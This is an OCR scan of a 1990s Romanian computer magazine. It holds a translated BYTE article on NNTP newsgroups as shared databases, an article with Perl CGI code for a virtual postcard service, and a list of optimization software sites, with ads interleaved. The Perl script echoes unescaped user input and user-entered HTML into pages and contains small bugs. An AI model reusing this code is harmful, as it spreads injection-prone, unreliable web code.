În decursul anilor am construit și am utilizat câteva baze de date de contacte multiutilizator. Gâtuirea apare totdeauna la introducerea datelor. Ca oricare așa numit muncitor calificat, și eu procesez un flux de informații la viteză maximă zi de zi. Dacă aș avea de umplut un ecran întreg cu date de intrare, să completez o serie de câmpuri pentru fiecare înregistrare, pur și simplu aș refuza să fac asta, așa cum ar refuza oricine dintre colegii mei, e inutil să negăm.

Cantitatea de date introduse trebuie să fie foarte redusă, așa cum și este acum. Primesc o mulțime de informații prin e-mail, informații care vor conta pentru mine sau pentru echipa mea nu acum, ci abia în viitorul apropiat. Durează literalmente 2 secunde să etichetez aceste mesaje și să le redirecționez către baza de date distribuită de documente unde vor fi văzute o dată și pot fi găsite mai târziu.

Integrare Web opțională. Să presupunem că ai vrea să vezi un afișaj al acestei baze de date organizat după companie și cuvânt cheie, respectiv după nume. Nimic mai simplu. Am mai scris până acum despre programe care transformă arhivele de poștă sau de știri în arhive Web (MhonArc și Hypermail). Dat fiind o asemenea arhivă Web, trebuie numai să cauți după antetul subiect, să analizezi câmpurile implicate, să le sortezi și să redactezi una sau mai multe pagini Web care să servească drept index pentru aceste câmpuri.

Grupurile de știri NNTP sunt sisteme de fișiere cu conținut bogat. Mesajul de știri care urmează antetul, poate conține un corp de mesaj simplu sau un set de părți de mesaj, fiecare dintre acestea cuprins între delimitatori de margine MIME. Aceste obiecte atașate mesajelor pot fi fișiere codate MIME, ca de exemplu imagini, programe executabile, fișiere PDF, și fișiere tip tabel. Sau mai pot fi și fișiere HTML. Mai jos apar enumerate unele din consecințele care decurg din utilizarea creativă a fișierelor text în format HTML codate MIME.

Nu sunt necesare viewere externe. Dacă expeditorii convertesc fișierele în HTML, cititorii nu vor fi nevoiți să lanseze viewere externe, deoarece cititoarele de știri pot acum interpreta implicit texte HTML. Unele apli-

Verbatim
YAMAHA
HITACHI
OLYMPUS
Plasmon
MEDIUM

DATA STORAGE
MONITORS
MULTIMEDIA
PRESENTATION EQUIPMENT

MGT
TRADE

Str. Pictor Luchian 3
Sector 2 Bucureşti
România
Tel.: 401-312 03 11
Fax: 401-615 07 01

cații au deja implementate opțiunea „Save as HTML“ și tot mai mulți o vor avea.

Conținutul poate fi indexat după întregul text. Dacă îmi trimiți un document Word atașat mesajului, pot să fac căutări în text doar în prima parte a mesajului. Convertește documentul atașat în HTML și acum pot să fac căutări și în aceasta. Tocmai ceea ce am făcut când am recepționat și expediat documentul de John Davidson.

Fișierele atașate mesajului pot fi aplicații „vii“. Oricine poate primi un e-mail ca acesta: „Re:Picnic 'oficial' pentru toți colegii:Selectează data [07-18/07-25] și activitatea [volei/softball] preferată. Ia legătura cu Pat la [telefonul #/ adresa e-mail]“. Dacă utilizăm mail în format HTML legat de o aplicație Web, Pat nu e nevoită să adune, să selecteze și să distribuie aceste date. Ea poate organiza sondajul ei de opinie în format HTML, și să-l trimită la fiecare. O aplicație de genul servlet-ului meu Polls (vezi „Servlete Java“, din BYTE-ul de iunie), nu știe și nici nu are nevoie să știe dacă unul dintre clienții săi HTML este o pagină Web sau un mesaj (poștă electronică sau știri).

Șirul de mesaje generează o ierarhie a documentelor

Să presupunem că la două luni după ce am introdus înregistrarea John Davidson în grupul nostru de știri de contacte, un alt editor de la BYTE îi ia un interviu lui John pentru un articol despre VPN. La două luni după aceasta, un corector ia legătura cu John în scopul verificării unor informații din articol. Grupul de știri Contacte este locația evidentă pentru a înregistra aceste acțiuni. Dacă editorul și corectorul își adaugă notele, ca și răspunsuri la mesajul meu original, în grupul de știri amintit, ei vor crea ceva ce noi numim în mod normal un fir de conversație.

În acest context însă, aplicația de citire a știrilor se comportă mai mult ca un fel de procesor de marcare distribuit. Când lansez această aplicație, grupul Contacte apare în forma sa neexpandată ca o listă de nume. Ca să detectez toate contactele noastre cu John Davidson, pot să expandez acest fir.

Cât de bine funcționează, vă întrebați? Ca să fiu sincer, n-o să găsiți prea multe exemple de utilizare a acestei tehnici în grupurile de știri interne ale zilelor noastre. E tentant să dăm vina pe utilitarele NNTP, care însă n-au fost proiectate pentru acest scop. Nu ai posibilitatea, de exemplu, să redenumești sau să reloci mesaje, iar dacă ștergi un mesaj, rupi legătura cu structura ierarhică de sub aceasta. Mai mult, nu te împiedică nimic să expediezi un mesaj care să nu respecte stilul (`NUME | COMPANIE | CUVÂNT CHEIE`) care creează iluzia unei baze de date.

Dar – după părerea mea – nici una dintre aceste limitări nu este decisivă. Impedimentul real, ca la groupware în general, este de nivel cultural. Cunosc oameni care exploatează capacitățile bogate ale Lotus Notes-ului cu mai puțină eficiență decât exploatăm noi relativ primitivele noastre unelte NNTP. Cei mai mulți oameni, chiar și unii care sunt buni cunoscători de software, nu sunt încă armonizați cu acest mod de colaborare. Până la urmă toți o să ne obișnuim, dar o să dureze un timp.

UNELTE

Win32::Internet

Aldo Calpini (<dada@divinf.it>)

http://www.divinf.it/dada/perl/internet

O unealtă esențială pentru pentru hackerii NT Perl. Win32::Internet crează o interfață Perl 5 pentru WININET.DLL, biblioteca de suport Internet Win32, care este responsabil cu conexiunile HTTP și FTP. Este o modalitate excelentă să-ți transformi scripturile Perl (sub Win32) în scripturi interpretoare de URL.

Mesajele NNTP sunt și surse și destinații de link-uri

Prin *surse de linkuri* înțeleg faptul că mesajele NNTP pot conține hyperlink-uri. De la Navigator 2 încoace, suntem încurajați mai mult să creăm hyperlink-uri decât să tastăm URL-uri corect. Dacă introduc `http://www.byte.com/` într-un mesaj, clientul de mail sau de news va recunoaște și va activa automat acest link.

Acest mod primitiv de editare de hypertext poate avea beneficii extraordinare. Când expeditori de pe Usenet fac referință la documente Web, cititorii le pot accesa printr-un singur click. Utilizând editorul de HTML din clienții versiunea 4, poți ajusta forma unui hyperlink. Dacă scrii pentru o audiență formată din cititoare de știri care știu să interpreteze HTML, poți să ascunzi un URL urât, ca http://www.byte.com/art/9706/sec5/art1.htm în spatele unei fraze descriptive ca `articolul meu din iunie`.

Prin *destinații de linkuri* înțeleg faptul că hyperlink-uri (de pe o pagină Web sau dintr-un mesaj de știri) pot arăta către mesaje de știri. Aceasta contează puternic pe Usenet, deoarece acolo mesajele nu supraviețuiesc mai mult de câteva zile.

Pe un server privat NNTP însă este cu totul altă poveste. Mesajele nu trebuie să expire niciodată; pot fi la fel de permanente ca documentele Web în general. Și dintr-o dată începe să aibă sens să creezi linkuri către aceste mesaje de știri permanente. Cum am arătat de altfel în „Dual-Mode Conferencing“ (BYTE decembrie 1996), noi de mult eram capabili să formăm asemenea link-uri utilizând identificatori de mesaje. Dar nu era cea mai potrivită soluție și URL-urile rezultate se prezentau sub forma unor șiruri ciudate ca de exemplu news://staffnews.byte.com/3301F45C.482@byte.com. Sunt deosebit de încântat să vă anunț că cu ajutorul clientului Collabra al Comunicator-ului, ce a fost recent lansat, poți ajunge la același rezultat „târând“ un icon de mesaj în fereastra de editare a mesajului.

De ce prezintă linkurile la mesaje de știri o asemenea importanță? Pentru că acum numărul și calitatea documentelor ce ai adunat într-un grup de știri nu este singura măsură a valorii acestuia. Densitatea de interconexiuni devine o altă măsură de importanță crucială. Referințele pot fi o alternativă mai concisă și mai elegantă la citarea unor bucăți mari din mesaje anterioare.

Chiar mai mult de atât, mesajele conținând link-uri la alte mesaje pot cuprinde discuții întregi și pot prezenta priviri alternative asupra bazelor de date. Este adevărat însă că aceste meta-mesaje fac încă parte din fluxul grupului de știri. Ca toate mesajele, ei vor fi văzuți odată și se vor scufunda după aceea în arhivă. Dar dacă sunt creați ca HTML, ei pot funcționa și ca pagini Web.

Secțiunea „discussion highlights“ de pe pagina noastră Web, care scoate în evidență temele cele mai interesante din conferințele noastre publice, ilustrează această tehnică. Gândește-te la o discuție NNTP în format HTML ca la o grămadă de schițe nefinisate, dintre care unele merită promovate la statutul de pagini Web.

Care-i handicapul?

Dacă sculele NNTP sunt atât de accesibile, de ce nu le utilizează mai mulți? Foarte puțini oameni în afară de administratorii de rețea și furnizorii de servicii Internet au lucrat cu servere NNTP. Alternativa de facto, INND-ul, este un monstru mitologic înspăimântător.


Dar timpurile se schimbă. Recentele reîncarnări ale INND-ului de Netscape și Microsoft au ajuns departe în îmblânzirea monstrului. Mulți vor considera la îndemână această soluție de a desfășura aceste servere de știri GUI-orientate pentru uz intern. Luna următoare vă voi arăta cum se rezolvă aceasta. ■

Jon Udell este executive editor la BYTE pe probleme de medii noi. Îl puteți contacta prin e-mail la adresa **jon_u@dev5.byte.com.**

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Sepsi István*]

Péter Csaba

WebMaster



Un serviciu atractiv pentru beneficiarii şi vizitatorii site-ului dvs.

Cartea poştală virtuală

În Marea Britanie colecţionarea şi trimiterea cărţilor poştale era o modă naţională până în anii 1914, edituri private - primind licenţă de la oficiul poştal în septembrie 1894 ca să producă cărţi poştale - au oferit o colecţie vastă de cărţi poştale cu design diferit.

La începutul secolului, aproape toate personalităţile - actriţe, preoţi, politicieni, sportivi - puteau fi găsite pe partea de imagine a cărţii poştale. Erau căutate cu mult interes cărţile cu imagini fotografice ale oraşului, scene din viaţa rurală, precum şi cărţile poştale comice care explorau fiecare situaţie.

Primul război mondial a adus propriul lui stil de cărţi poştale, cărţi care cântau cântece sentimentale, cărţi reprezentând drapele naţionale precum şi eroi ale războiului.

Perioada 1902-18 este numită The Golden Age (Anii de glorie) a cărţii poştale, deoarece în acest interval au fost inventate cele mai multe cărţi poştale, având o răspândire foarte mare.


De alungul anilor, artişti de elită din întreaga lume au folosit cărţile poştale ca să-şi exprime talentul. De exemplu, Mabel Lucie Atwell era faimos pentru desenele lui despre copii drăguţi aflaţi in diferite situaţii pline de umor, aceste cărţi fiind publicate dea-lungul a 50 de ani.

După o vreme, cărţile poştale au fost colecţionate de din ce în ce mai multe persoane, târguri fiind organizate in Londra, Paris, New York sau Brussels, atrăgând mulţi cumpărători din întreaga lume.

Cărţi poştale virtuale

Probabil fiecare dintre noi se bucură când primeşte o carte poştală şi desigur cu bucurie trimitem şi noi cărţi poştale la cei dragi de acasă şi la prieteni. Problema intervine când trebuie să trimitem cărţi la mai multe persoane, însă buzunarul nu prea ne permite, sau pur şi simplu nu avem chef să vizităm un oficiu poştal unde va trebui să cumpărăm cărţile, va trebui să mai cumpărăm timbre, şi în final să le introducem în cutia poştală. Toate aceste probleme pot fi rezolvate fără să ieşim din camera noastră apelând la un oficiu poştal virtual. Vizitând o pagină de pe Internet, care este de fapt poşta virtuală, putem selecta imaginea dorită, putem introduce textul dorit şi apăsând pe un buton, în câteva secunde, cartea poştală va apare în cutia poştală electronică a destinatarului. Dezavantajul acestei metode este că şi persoana la care vrem să trimitem o carte poştală trebuie să fie legată la Internet, şi să posede o cutie poştală.

Există multe programe care se comportă ca un oficiu poştal virtual, însă multe dintre ele nu ne lasă să trimitem poza noastră preferată, obligându-ne să alegem dintre imaginile pe care le are programul respectiv. În cazul în care nici una dintre imaginile pe care le oferă programul nu ne place, nu



Postcard service brought to you by NetSoft SRL

Send a Friend a Postcard

Welcome to our virtual post office. Here, you can send a friend a digital postcard. Choose a postcard from our ever-growing collection by clicking on the categories listed below. Write your message in our form, and don't forget to preview your card to make sure it's just right before you send it off. The recipient of your postcard will be notified by e-mail that he or she will be able to retrieve a postcard at the NetSoft Web site. A mirror of this site can be found at the "Petru Maior" University of Targu Mures

Image Categories:

- Beaches
- Targu Mures
- Flowers

If you don't like this pictures you can include your own picture, giving us the URL (i.e. http://indy.netsoft.ro/icons/back.gif) of the picture.

Edit postcard with this image

© Copyright 1997 Peter Csaba All rights reserved
Technical Questions or Comments? Mail Webmaster@netsoft.ro

Oficiul poştal pentru trimiteri de cărţi poştale virtuale al firmei Netsoft.

ne rămâne altceva decât să alegem un alt program cu care putem să trimitem cărţi poştale.

Un astfel de site numit Chronicle Books electronic Postcard poate fi găsit la adresa http://www.chronbooks.com/caliente/Postcards/ . În acest loc putem selecta cărţi reprezentând diferite tablouri, însă numărul acestora este destul de redus. Neavând posibilitatea să alegem o imagine aflată la o adresă diferită de pe Internet, recomand acest site celor care vor ca pe partea de imagine a cărţii poştale să fie un tablou frumos.

Alte adrese unde se găsesc oficii poştale virtuale sunt http://www.ohiotourism.com/funstuff/postcards/index.html , http://www.orangetree.com/noframes/postcards.html, însă şi din aceste programe lipseşte posibilitatea încărcării unei imagini proprii.

Programul scris de mine (http://www.netsoft.ro/cgi-bin/Postcard/postcard.pl) ne dă posibilitatea să introducem o imagine proprie specificând URL -ul acestuia, în cazul în care nici una din pozele existente nu ne place. Acest lucru îl putem face în prima pagină, unde de altfel sunt enumerate şi categoriile de imagini (flori, munţi, despre oraş) existente.

După alegerea imaginii dorite ne apare o altă pagină în care suntem invitaţi să introducem adresa e-mail a persoanei pentru care vrem să trimitem cartea poştală, numele, adresa e-mail a noastră, numele nostru şi desigur textul pe care-l dorim să trimitem. În formatarea textului putem folosi tag-uri HTML, adică dacă în mesaj introducem <B>Salut</B> atunci persoana care se va uita la cartea ei poştală va vedea cuvântul astfel: **Salut**.

Avem posibilitatea să verificăm cum ar arăta cartea în cazul în care l-am trimite, iar dacă am greşit ceva sau nu ne place aspectul, apăsând butonul Edit putem din nou să-l edităm şi să modificăm până o vom găsi acceptabilă.

Apăsând butonul Send, programul va înştiinţa persoana la care am trimis cartea printr-un e-mail că a primit o carte poştală pe care o poate citi vizitând pagina WWW specificată de pe Internet. Aceste cărţi poştale de obicei sunt păstrate o lună, după care se şterg.

Oficiul poştal virtual scris de mine deocamdată conţine puţine imagini, dar conform interesului acordat, programului aceasta poate fi îmbogăţit.

Totuşi dacă suntem mai pretenţioşi compania Riffnet ne oferă un oficiu poştal virtual foarte bogat în poze, oferind totodată posibilitatea să alegem o limbă, diferită de cea engleză, prin care programul să comunice cu noi. Avem posibilitatea să asociem cărţii poştale şi un mic cântecel, o melodie, acesta putând fi ascultată în cazul în care dispunem de o placă de sunet.

În cazul în care nu ne plac imaginile sau cântecele oferite, putem să specificăm una proprie. Un alt aspect care merită menţionat este faptul că putem să căutăm imagini după cuvinte cheie. De exemplu, dacă dorim poze cu munţi, lansăm căutarea specificând cuvântul cheie „mountain“, iar programul ne va afişa câteva poze conţinând munţi.

Încercaţi să trimiteţi cărţi poştale virtuale unor prieteni, şi veţi vedea că vor fi plăcut impresionaţi, însă dacă aveţi posibilitatea, banii necesari şi timpul, vă recomand să trimiteţi cărţi poştale tradiţionale. De acestea putem să ne bucurăm şi să le recitim şi după 50 de ani, însă cele virtuale dispar după o lună, în cazul în care nu le salvăm. ■

Péter Csaba este student şi webmaster la Universitatea „Petru Maior“ din Tg.Mureş. Poate fi contactat la **cpeter@uttgm.ro.**

COMPUTER PRESS AGORA

EŞTI PREGĂTIT PENTRU MÂINE ?
ARE YOU READY FOR TOMORROW ?

Vrei să fii la curent cu ultimele ştiri din lumea IT?

Vrei să ştii ce s-a publicat şi ce se va publica în BYTE PC REPORT CAD report

Conectează-te la

www.agora.ro

MAGNA MEDIA
McGraw Hill
FLAMINGO COMPUTERS
Computer Press Agora
Stirile zilei
AGORA ONLINE
Actualitatea

Programul Perl

Să vedem însă cum se poate scrie un program care se comportă ca un oficiu poştal virtual. După cum probabil aţi ghicit, limbajul cel mai simplu şi ales pentru scrierea programului este deja binecunoscutul Perl.

Partea principală a scriptului CGI este foarte simplă. Primind ca parametru comanda care trebuie executată, acesta apelează funcţia corespunzătoare comenzii. În cazul în care nu este specificat nici un parametru, aceasta înseamnă că programul este apelat pentru prima dată, şi în cazul acesta trebuie să afişăm prima pagină.

```
if ( defined $regdata{'cmd'} )
{
        $_ = $regdata{'cmd'};
        SWITCH: {
                if (/^dir/) {
                        &PrintPostcardHead('Choose a
          picture to sent to your friend.');

          &PrintDirectoryContent($regdata{'dir'});
                        last SWITCH;
                }
                if (/^edit/) {
                        &PrintPostcardHead('Make Your
          Postcard');
                        &PostcardEdit;
                        last SWITCH;
                }
                if (/^preview/) {
                        &PrintPostcardHead('Your
          Postcard Looks Like');
                        &PostcardPreview;
                        last SWITCH;
                }
                if (/^send/) {
                        &PrintPostcardHead('Your
          Postcard has been sent');
                        &PostcardSend;
                        last SWITCH;
        }
                if (/^get$/) {
                        &PrintPostcardHead("Postcard
          to $regdata{'to'} from $regdata{'from'}");
                        &PostcardGet;
                        last SWITCH;
                }
                if (/^getform/) {
                        &PrintPostcardHead("Get your
          Postcard");
                        &PostcardGetForm;
                        last SWITCH;
                }
                $nothing = 1;
        }
}
else
{
        # It was the first request so send the first
          page
        &PrintPostcardHead('Welcome to our virtual
          post office!');
        &PrintWelcome;
}
```

După cum am precizat anterior, imaginile pe care le oferă acest serviciu sunt grupate în categorii. Fiecare categorie este de fapt numele unui director pe care programul îl citeşte automat de fiecare dată când este apelat, astfel dacă vrem să introducem o nouă categorie de imagini, nu trebuie să modificăm programul, fiind necesar doar crearea unui director nou intr-un anumit loc, cu numele noii categorii. De exemplu:

```
felix:/var/lib/httpd/PostcardCategories>ls
Beatches
Flowers
Targu_Mures
felix:/var/lib/httpd/PostcardCategories >mkdir Art
```

Categoriile de imagini existente au fost `Beatches, Flowers, Targu_Mures,` însă după crearea directorului numit Art, programul căutând după categorii va găsi noua categorie numită Art.

```
opendir(DIR,'/var/lib/httpd/PostcardCategories') ||
        die "$0: cannot opendir
        /var/lib/httpd/PostcardCategories ($!)\n";
foreach (readdir DIR) {
        # $_ conţine numele directorului
        next if /^\./;
        if (-d /var/lib/httpd/PostcardCategories.$_)
          {
                print "<LI><A onMouseOver=\"win
          dow.status='$_'; return true;\"";
                ($dirname = $_ ) =~ s/ /\+/g;  #
          Schimbăm spaţiul la + din cauza HTML -lui
                print "HREF=\"$location?cmd=dir
          &dir=$dirname\">$_</A></LI>\n";
        }
}
closedir DIR;
```

Structura unui astfel de director este de felul următor: s_numefisier - imaginea micşorată care apare când trebuie să selectăm dintr-o mulţime de imagini, b_numefisier - imaginea care va apare pe cartea poştală, numefisier.txt - în acest fişier putem scrie o descriere a imaginii, care va apărea deaupra acestuia.

```
felix:/var/lib/httpd/PostcardCategories/Targu_Mures>
        ls
b_primaria.jpg
s_primaria.jpg
primaria.txt
```

Adăugarea unor noi poze într-o categorie de imagini nici în acest caz nu necesită modificarea scriptului existent.

```
$directory = '/var/lib/httpd/Post
        cardCategories/Targu_Mures/';
opendir(DIR, "$directory") || die "$0: cannot
        opendir $directory ($!)\n";
foreach (readdir DIR) {
        next if /^\./;
        # $_ conţine numele fişierului
        if ((-f $directory.$_) && ( $_ =~ /^s_/ )) {

                ($name = $_) =~ s/\..*$//; # scăpăm
          de extensia .gif sau .jpg ca să generăm
          numele fişierului în care există des
          crierea - $name ar arăta astfel s_primaria
                $description =
          $directory.substr($name,2).'.txt';

                $ok = open(F, $description); # testăm
          dacă avem descriere despre imagine (acesta
          putând fi opţională)
                if ($ok) {
                        $description_text = <F>;
                        close(F);
                } else {
                        $decription_text = '';
                }

                # schimbăm s_ în b_ în variabila $_
          - ca URL -ul să arate la imaginea mare
                s/^s_/b_/;

                print "<A
          HREF=\"http://www.uttgm.ro/Postcard/postca
          rd.pl?cmd=edit&image=$directory$_\">";

                s/^b_/s_/; # imaginea pe care-l
          arătăm trebuie să fie cea mică
                print "<P><IMG SRC=\"$directory$_\"
          BORDER=0><BR>$description_text</A></P>";
        }
}
closedir DIR;
```

Celelalte părţi din program necesită mai multe cunoştinţe de HTML, însă dacă nu dispunem de aceste cunoştinţe acestea pot fi realizate cu un editor de HTML, urmând ca apoi să introducem codul HTML în scriptul nostru de Perl.

Inima Care Bate Mai Repede Pentru Rețeaua Ta
WINDOWS NT
500 MHz
440 MHz
366 MHz
300 MHz
digital
AlphaServer

Surfing

Pentru o viaţă mai bună, mulţi oameni muncesc din greu. Dar, tot pentru o viaţă mai bună, efortul nostru cotidian trebuie organizat şi optimizat. ***De Mircea Sabău***


Algoritmi

După o vacanţă mai mult sau mai puţin însorită, a sosit momentul să reintrăm în tiparul activităţilor noastre. Şi, cum orice activitate eficientă presupune un anumit grad de stereotipie logic organizată, vă invit în lumea algoritmilor. Colecţia de algoritmi, pe care doresc să o prezint, concentrează coduri destinate problemelor de optimizare generală şi combinatorică, a teoriei grafurilor, programării liniare, satisfacerii clauzelor precum şi problemelor de criptare/decriptare, sortare, căutare rapidă. În cele ce urmează, voi încerca o grupare tematică a siturilor.

Biblioteci pentru optimizare generală

Serverul NEOS (Network-Enabled Optimization System)
http://www.mcs.anl.gov/home/otc/Server

Serverul NEOS foloseşte resurse de calcul şi algoritmice pentru rezolvarea automată a problemelor de optimizare pe baza unui set minim de date furnizate de utilizatori. Aceştia îşi pot rezolva problemele de optimizare prin Internet, fără să descarce cod. Gama de probleme constă din optimizări cu şi fără constrângeri, programare liniară şi neliniară , programare liniară şi stohastică, programare semidefinită şi optimizări în reţea.



NETWORK-ENABLED OPTIMIZATION SYSTEM

NEOS Server

The NEOS Server uses the computational and algorithmic resources of OTC collaborators to solve optimization problems automatically with minimal input from the user. Users of the NEOS Server are able to solve optimization problems over the Internet with state-of-the-art optimization software without downloading and linking code.

The NEOS Server only needs a definition of the optimization problem; all additional information required by the optimization solver is determined automatically. Users with nonlinear problems, for example, can have derivatives and sparsity patterns determined automatically.

Biblioteci de programe şi algoritmi genetici

Aceste programe sunt scrise în C sau C++ şi oferă interfeţe, tipuri de date şi structuri orientate obiect, metode de selecţie, mutaţii, scalări precum şi numeroase exemple demonstrative. Ele sunt accesibile la adresele: ftp://info.mcs.anl.gov în /pub/pgapack/pgapack.tar.Z (PGAPack), Galib http://lancet.mit.edu/ga/, ftp://lancet.mit.edu/pub/ga/ (Galib) şi ftp://FTP.TECHNION.AC.IL în /pub/supported/ie/bani (gp).

Calcul combinatoryic, grafuri Bond şi sisteme cu evenimente discrete

LEDA
ftp://ftp.mpi-sb.mpg.de în /pub/LEDA

Este o bibliotecă de tipuri de date şi algoritmi, destinată calculului combinatoric, scrisă în C++. Oferă specificaţii clare şi precise pentru fiecare tip de date şi algoritm (mulţimi Fibonacci pentru cozi cu prioritate, arbori red-black şi tabele hash pentru dicţionare etc.). Chiar dacă LEDA nu se află în domeniul public, poate fi utilizată gratuit în scopuri de cercetare şi educaţionale.

SSS
ftp://ftp.technion.ac.il at /pub/supported/ie/bani

Este o bibliotecă de coduri C pentru simularea sistemelor cu evenimente discrete. Biblioteca permite construirea unor coduri de simulare voluminoase. Există aici numeroase fişiere demonstrative. De asemenea, biblioteca mai conţine fişierul DA.EXE, un software destinat alegerii distribuţiei corespunzătoare pentru simulări.


20-SIM
http://www.rt.el.utwente.nl/20sim/clp.htm

Este un pachet de simulare bazat pe grafuri Bond, dotat cu notaţii fără domeniu pentru elemente şi fluxuri de energie, util în domenii variate. De asemenea, sunt permise şi semnale de control. În viitoarele versiuni, vor fi suportate şi modele fizice ideale.

Programare liniară generalizată

Programare liniară prin metodele simplex, dual-simplex şi barierei logaritmice

Implementări eficiente ale acestor metode pot fi găsite la http://ecolu-info.unige.ch/~logilab/gondzio/ , sau http://ecolu-info.unige.ch/~logilab/software/hopdm.html (HOPDM), ftp://ftp.uu.net sau ftp://ftp.sterling.com, în /usenet/comp.sources.misc/volume7 (minit) şi ftp://orly1.snu.ac.kr/pub/sal_sw/lpako/ (LPAKO).



HOPDM - Higher Order Primal-Dual Method

HOPDM is a package for solving large scale linear programming problems. The code is an implementation of the primal-dual interior point method. It uses multiple centrality correctors; their number is chosen appropriately for a given problem in order to reduce the overall solution time. The code compares favourably with commercial LP packages.
HOPDM has been written by Jacek Gondzio.

HOPDM has been designed to satisfy two complementary goals:

1. to offer its user a facility of building his own interior point based application; and
2. to solve efficiently large and difficult problems (including cases when other LP optimizers fail or are unacceptably slow).

The public domain version 2.13 of HOPDM (updated in February 1996) is written in FORTRAN. It includes the aggressive presolve routine and the technique of multiple centrality correctors.

HOPDM solver is available on-line via the Network-Enabled Optimization System NEOS at Argonne National Laboratory, USA. In particular, you can submit there an MPS-formulation of your linear program via Internet, run HOPDM, and receive the solution via e-mail.

New version of HOPDM (May, 1997)

ILPS
http://ford.ieor.berkeley.edu/~ilan/project.html

Este un server WWW care permite utilizatorilor să-şi rezolve problemele de programare liniară prin metodele simplex şi dual simplex.

Metoda punctului interior

Aceste programe implementează metodele de punct interior (afină primară, afină duală, afină primară-duală, barierei și barierei primară-duală) în limbajul C și rulează pe stații IBM, Silicon Graphics, HP, Sun și platforme Dos sau altele cu compilatoare C. Le puteți găsi la adresele: ftp://elib.zib-berlin.de în /pub/opt-net/software/loqo /1.08 (LOQO) și ftp://orly1.snu.ac.kr/pub/sal_sw/lpabo (PLABO).


Instrumente Matlab

LIPSOL

http://math.umbc.edu/~yzhang/lipsol/

ftp://ftp.math.umbc.edu în /pub/zhang/lipsol/vo.3

Iubitorilor de Matlab le pot sugera o colecție de instrumente Matlab, destinată problemelor de programare liniară, și care oferă diverse metode de calcul și algoritmi. Rulează pe platforme DEC (Ultrix), SGI (IRIX 4.1 și 5.2) și Sun Sparc (SunOS 4.1.3).



Linear-programming Interior Point SOLvers

LIPSOL is a Matlab-based package for solving linear programs by interior-Point methods. For computational efficiency it uses a Fortran package by Esmond Ng and Barry Peyton at ORNL to solve large sparse linear systems. LIPSOL has been tested on the Netlib set of linear programs and has effectively solved all 95 Netlib problems.

LIPSOL is free software and comes with no warranty. All files written by this author are copyrighted under the terms of the GNU General Public License as published by the Free Software Foundation. See the LIPSOL Copyright Notice here.

What's new in version 0.3?

- implemented a dense-column handling strategy;
- added support for a new LPP (LP-Plain) format for LP input;
- included all source, thus making v0.3 highly portable;
- added rules for early termination on infeasible problems;
- numerous improvements and bug fixes over the previous version beta-2.2.

You may want to look at these:

- Version 0.3 Release Announcement
- UNIX Installation instructions.

Programare generală cu numere întregi

opbdp

http://www.mpi-sb.mpg.de:/guide/staff/barth/barth.html, ftp://ftp.mpi-sb.mpg.de

